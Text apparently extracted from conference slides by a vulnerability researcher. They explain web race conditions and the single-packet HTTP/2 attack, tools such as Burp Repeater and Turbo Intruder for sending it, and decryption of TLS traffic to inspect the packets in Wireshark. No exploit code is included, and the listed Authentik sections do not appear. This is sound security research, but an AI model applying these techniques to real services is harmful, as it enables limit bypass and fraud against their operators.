



Let's be Authentik:  
ORMs Are Awesome  
(P.S. Your Identity is Mine)


Maor Abutbul




# Let's be Authentik: ORMs Are Awesome (P.S. Your Identity is Mine)

Maor Abutbul

YOUR IDENTITY COULD BE HELD BY



YOUR IDENTITY COULD BE HELD BY YOUR  
**SYSTEM ADMIN?**



YOUR IDENTITY COULD BE

YOUR IDENTITY COULD BE **MINE?**

YOUR IDENTITY COULD BE **MINE**? (OR **ANY**  
**USER** ON YOUR IDENTITY PROVIDER?)

*Not only Success Stories*

# *Not only Success Stories – Learning Opportunities*



Tools  
(& Techniques)



Rabbit Hole



AI-Generated  
Failure

*GET /userinfo*

# GET /userinfo

```
{
```

```
  Name: "Maor Abutbul",
```

```
  Background: "Father, Engineer, Researcher, Gamer",
```


```
  Past: "~20 Years in Network & Security,
```

```
        from Engineering to AppSec then Research",
```

```
  Current: "Vulnerability Researcher @CyberArk",
```

```
  Other Roles: "Carpenter, Yogi, Tank, CTF Player"
```

```
}
```



*PLAY OF THE GAME*  
**HACKED**



**GLHF !**



# GET /userinfo

```
{
```

```
  Name: "Maor Abutbul",
```

```
  Background: "Father, Engineer, Researcher, Gamer",
```


```
  Past: "~20 Years in Network & Security,
```

```
        from Engineering to AppSec then Research",
```

```
  Current: "Vulnerability Researcher @CyberArk",
```

```
  Other Roles: "Carpenter, Yogi, Tank, CTF Player"
```

```
}
```



# Main Agenda

- Part 1 - Keycloak Research
  - Technical Background (Identity Provider)
  - Web Race Conditions
  - The Single-Packet Attack & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research
  - Technical Background (Object Relational Mappers)
  - Private Key Information Leak (CVE-2024-42490) & ORM Leaks
  - Authentik Privilege Escalation (CVE-2024-37905) & Demo



# Part 1 – Keycloak Research & Web Race-Conditions


---

# Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
  - **Technical Background**
  - Web Race Conditions
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research & ORM Leaks

# What is an Identity Provider ?

- Managing users
  - Creation
  - Login pages
  - Password policy
- Making developer's life easier
  - **integrating** with an IDP



Identity Provider (IDP)




# Web Race Conditions

# Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
  - Technical Background
  - **Web Race Conditions**
  - The Single-Packet Attack (Technique) & HTTP2
  - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research & ORM Leaks

# Race conditions - The (Problem) Vulnerability


- Web servers process requests concurrently
- Multiple threads interacting with the **same data (at the same time)**
  - Causes unintended behavior (in the application)



# *Limit Overrun Race Conditions*

- Enables you to **exceed some kind of limit** imposed by the **business logic** of the application.
- Examples:
  - Redeeming a gift card multiple times
  - Withdrawing or transferring cash over your account balance
  - Bypassing an anti-brute force rate limit


# Limit Overrun Race Conditions - Normal Flow



Request 1 - `Code_used = False`

Request 2 - `Code_used = True`

# Race Conditions – Race Flow



Limit Overrun – Requests 1&2 – `Code_used = False`

HOW CAN WE TEST REMOTE SERVERS FOR  
RACE CONDITIONS?



# The Single-Packet Attack (Technique)

---

# Part 1 - Agenda

- Part 1 - Keycloak Research & Web Race Conditions
  - Technical Background
  - Web Race Conditions
  - **The Single-Packet Attack (Technique) & HTTP2**
  - Evaluation on Keycloak & Demo
- Part 2 - Authentik Research & ORM Leaks

# *Developing the Single-Packet attack (James-kettle - Portswigger)*

TCP packet

Request 1 headers & data

Request 2 headers & data

Single Packet Attack

# The Single-Packet Attack - Implementation (Simplified)

- **Collect** all of the relevant *requests data*
  - First, **Pre-send** the bulk (most) of each request
  - Prepare to send the final frames
    - **Wait** (for 100ms) to ensure the initial frames have been sent.
  - Finally, **Send** the withheld frames (on a single packet).

THE SINGLE-PACKET ATTACK ALGORITHM ! ?  
I DON'T CARE, SHOW ME (THE MONEY) HOW?

# The Single-Packet Attack – How? (usage)

- Tools implementing the single packet technique:
  - Detecting and exploiting race conditions with **Burp Repeater**
  - Turbo Intruder
  - <https://github.com/nxenon/h2spacex>
  - QuicDraw
  - More

# The Single-Packet Attack - Burp Repeater Group

A screenshot of the Burp Suite interface. The top navigation bar shows tabs for RACE (selected), Race\_HTTP2, 12 (highlighted in red), 13, 14, Race\_Post, Group 1, and 65. Below the tabs is a toolbar with Send, Cancel, and navigation buttons. The main area is divided into Request and Response panes. The Request pane shows a GET /hello?name=m2a\_11\_00\_01 HTTP/2 request to my.local.org:8443. The Response pane is currently empty. To the right of the Response pane is the Inspector panel, which is open and displays a context menu. The menu has options for Target (HTTP, WebSocket), Create tab group (which is highlighted with a red arrow), and other settings like Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers.

Burp Repeater Group

# The Single-Packet Attack - Burp Repeater Send Group

Screenshot of the Burp Suite interface, specifically the Repeater tab, demonstrating a single-packet attack setup.

The Repeater tab shows a list of items: RACE, Race\_HTTP2, 12, 13, 14, Race\_Post, Group 1, and 65. The Target is set to `https://my.local.org:8443`. The Inspector panel shows a request for `HTTP/1` with Method `GET` and Path `/hello`.

A context menu is open under the **Send** button, titled "Group send options". It contains the following items:

- Send (current tab) Ctrl+Space
- Send group in sequence (single connection)
- Send group in sequence (separate connections)
- Send group in parallel (single-packet attack)** (highlighted with a red arrow)

A green arrow points from the top of the "Send group in parallel" option towards the "Response" column header.

Burp Repeater HTTP2 Single-Packet

SINGLE-PACKET? MANY REQUESTS ON A  
SINGLE PACKET? **COME ON!?**

# *Single-Packet? Come on ?!*

- Single packet? Many requests on a single packet?
  - Come on ?!
  - HTTP/1 mix

WOULD BE COOL IF WE COULD INSPECT  
THE (SINGLE PACKET) TRAFFIC IN **WIRESHARK**!

# *Inspecting the (single packet) - Not so fast!*

- Single packet - HTTP/2 Only
- HTTP/2 uses TLS (de facto)
  - Let's Decrypt?
    - Diffie-Hellman (ClientKeyExchange)
      - Secrets are set on connection setup
  - Browsers (and tools like CURL)
    - Use (set) SSLKEYLOGFILE environment variable. (export secrets)
  - Burp -> Java?
    - SSLKEYLOGFILE - Not working
    - Other solution?
      - <https://github.com/neykov/extract-tls-secrets>

WE HAVE THE SECRETS (FOR DECRYPTION)

WE HAVE THE SECRETS (FOR DECRYPTION)  
-> LET'S INSPECT SOME PACKETS!

# HTTP1.1 (ASCII Encoded)

```
> Frame 1: 625 bytes on wire (5000 bits), 625 bytes captured (5000 bits) on in
> Ethernet II, Src: Intel_cf:e5:fe (64:49:7d:cf:e5:fe), Dst: AlticeLabs_24:46:
> Internet Protocol Version 6, Src: 2a00:a041:e05d:f900:a914:cafb:453a:5ea, Ds
> Transmission Control Protocol, Src Port: 57099, Dst Port: 80, Seq: 1, Ack: 1
  Hypertext Transfer Protocol
    GET / HTTP/1.1\r\n
      [Expert Info (Chat/Sequence): GET / HTTP/1.1\r\n]
        Request Method: GET
        Request URI: /
        Request Version: HTTP/1.1
      Host: www.ynet.com\r\n
      Connection: keep-alive\r\n
      Cache-Control: max-age=0\r\n
      Upgrade-Insecure-Requests: 1\r\n
      User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
      Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif.

0040  1f 99 50 18 02 00 b9 73  00 00 47 45 54 20 2f 20
0050  48 54 54 50 2f 31 2e 31  0d 0a 48 6f 73 74 3a 20
0060  77 77 77 2e 79 6e 65 74  2e 67 6f 6d 0d 0a 43 6f
0070  6e 6e 65 63 74 69 6f 6e  3a 20 6b 65 65 70 2d 61
0080  6c 69 76 65 0d 0a 43 61  63 68 65 2d 43 6f 6e 74
0090  72 6f 6c 3a 20 6d 61 78  2d 61 67 65 3d 30 0d 0a
00a0  55 70 67 72 61 64 65 2d  49 6e 73 65 63 75 72 65
00b0  2d 52 65 71 75 65 73 74  73 3a 20 31 0d 0a 55 73
00c0  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c
00d0  61 2f 35 2e 30 20 28 57  69 6e 64 6f 77 73 20 4e
00e0  54 20 31 30 2e 30 3b 20  57 69 6e 36 34 3b 20 78
00f0  36 34 29 20 41 70 70 6c  65 57 65 62 4b 69 74 2f
0100  35 33 37 2e 33 36 20 28  4b 48 54 4d 4c 2c 20 6c
0110  69 6b 65 20 47 65 63 6b  6f 29 20 43 68 72 6f 6d
0120  65 2f 31 32 35 2e 30 2e  30 2e 30 20 53 61 66 61
0130  72 69 2f 35 33 37 2e 33  36 20 45 64 67 2f 31 32
0140  35 2e 30 2e 30 2e 30 0d  0a 41 63 63 65 70 74 3a
0150  20 74 65 78 74 2f 68 74  6d 6c 2c 61 70 70 6c 69
0160  63 61 74 69 6f 6e 2f 78  68 74 6d 6c 2b 78 6d 6c
0170  2c 61 70 70 6c 69 63 61  74 69 6f 6e 2f 78 6d 6c

... P ... s .. GET /
HTTP/1.1 ..Host:
www.ynet.com..Co
nnection : keep-a
live..Ca che-Cont
rol: max -age=0..
Upgrade- Insecure
-Request s: 1..Us
er-Agent : Mozill
a/5.0 (W indows N
T 10.0; Win64; x
64) Appl eWebKit/
537.36 ( KHTML, 1
ike Geck o) Chrom
e/125.0. 0.0 Safa
ri/537.3 6 Edg/12
5.0.0.0.. .Accept:
text/ht ml,appli
cation/x html+xml
, applica tion/xml

Packets: 2 · Displayed: 2 (100.0%)
```

HTTP1 GET (ASCII)

# HTTP2 - Frames - Binary (Decrypted TLS)

```
> Frame 21: 124 bytes on wire (992 bits), 124 bytes captured (992 bits) on interface \Device\NPF_{E4A852E2-8A9A-488D-9876
> Ethernet II, Src: 0a:00:27:00:00:18 (0a:00:27:00:00:18), Dst: PCSSystemtec_81:7f:85 (08:00:27:81:7f:85)
> Internet Protocol Version 4, Src: 192.168.56.1, Dst: 192.168.56.102
> Transmission Control Protocol, Src Port: 63049, Dst Port: 8443, Seq: 2064, Ack: 1650, Len: 70
> Transport Layer Security
< HyperText Transfer Protocol 2
  < Stream: HEADERS, Stream ID: 5, Length 23, GET /hello?name=m2a_11_00_03
    Length: 23
    Type: HEADERS (1)
  > Flags: 0x05, End Headers, End Stream
    0.... .... .... .... .... = Reserved: 0x0
    .000 0000 0000 0000 0000 0000 0101 = Stream Identifier: 5
    [Pad Length: 0]
    Header Block Fragment: 878244926272d141ffca874960a44388218800880cffc0
    [Header Length: 110]
    [Header Count: 4]
  > Header: :scheme: https
  > Header: :method: GET
  > Header: :path: /hello?name=m2a_11_00_03
  > Header: :authority: my.local.org:8443
  [Full request URI: https://my.local.org:8443/hello?name=m2a_11_00_03]
  [Response in frame: 22]
```

Header (http2.header), 1 byte

